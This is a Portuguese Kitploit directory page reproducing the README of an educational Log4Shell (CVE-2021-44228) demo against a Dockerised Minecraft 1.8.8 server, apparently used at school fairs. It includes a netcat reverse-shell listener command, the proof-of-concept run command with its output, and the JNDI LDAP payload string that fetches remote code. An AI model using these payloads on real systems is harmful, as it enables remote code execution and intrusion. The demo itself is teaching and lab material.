
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
log4shell-minecraft-demo — Log4Shell (CVE-2021-44228) demo do Minecraft. Usado para feiras educacionais. | Kitploit
Ferramentas/GitHubGitHub/felixslama/log4shell-minecraft-demo
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoLabs e Prática
GitHubfelixslama/log4shell-minecraft-demo

log4shell-minecraft-demo

Log4Shell (CVE-2021-44228) demo do Minecraft. Usado para feiras educacionais.

Ver Repositório
128há 2 anosAinda não revisado
Compartilhar

Log4Shell (CVE-2021-44228) demo para Minecraft

Esta demo é usada em feiras educacionais para dar a potenciais futuros alunos uma ideia do departamento de cibersegurança da HTL Villach e sobre como aplicações do dia a dia podem ser exploradas.

Nota: Toda esta demo usa Minecraft 1.8.8.

Atacante

O atacante neste cenário está usando o PoC de kozmer. https://github.com/kozmer/log4j-shell-poc Todo o crédito pertence a eles. Nota: Todos os comandos devem ser executados em attacker/

Requisitos:

pip install -r requirements.txt

Uso:

  • Inicie um listener netcat para aceitar conexão reverse shell.
nc -lvnp 9001
  • Lance o exploit.
    Nota: Para que isso funcione, o arquivo java extraído deve ser nomeado: jdk1.8.0_20, e estar no mesmo diretório.
$ python3 poc.py --userip <ip do docker-host> --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server

[+] Send me: ${jndi:ldap://<ip do docker-host>:1389/a}

Listening on 0.0.0.0:1389

Este script irá configurar o servidor HTTP e o servidor LDAP para você, e também criará o payload que você pode usar para colar no parâmetro vulnerável. Depois disso, se tudo correr bem, você deve obter um shell na porta lport.


Vítima

Na instância da vítima estamos usando uma versão desatualizada e, portanto, vulnerável do JDK (jdk1.8.0_20) .

Configuração inicial

Para colocar nosso servidor Minecraft em funcionamento, precisamos construir nossa imagem Docker e executá-la.

Nota: Para uma construção bem-sucedida, você precisa obter sua própria cópia do servidor Minecraft Vanilla 1.8.8 (não pode ser compartilhado devido à EULA da Mojang). Uma possível fonte pode ser MCVERSIONS.NET

Após obter o arquivo, salve-o em victim/ como server.jar

cd target/
docker build target/ -t minecraft-demo

Executando o servidor vulnerável

Execute o servidor Minecraft vulnerável que acabamos de construir usando o docker

docker run --name vulnerable-server -p 25565:25565 minecraft-demo

É provável que seu contêiner congele ou trave após a exploração. Nesse caso, você pode encerrá-lo usando o seguinte comando:

docker kill vulnerable-server

Explorando o servidor


Para explorar a vulnerabilidade, basta enviar a string fornecida pelo poc.py no chat do jogo.

${jndi:ldap://<ip do docker-host>:1389/a}
image

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    257
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






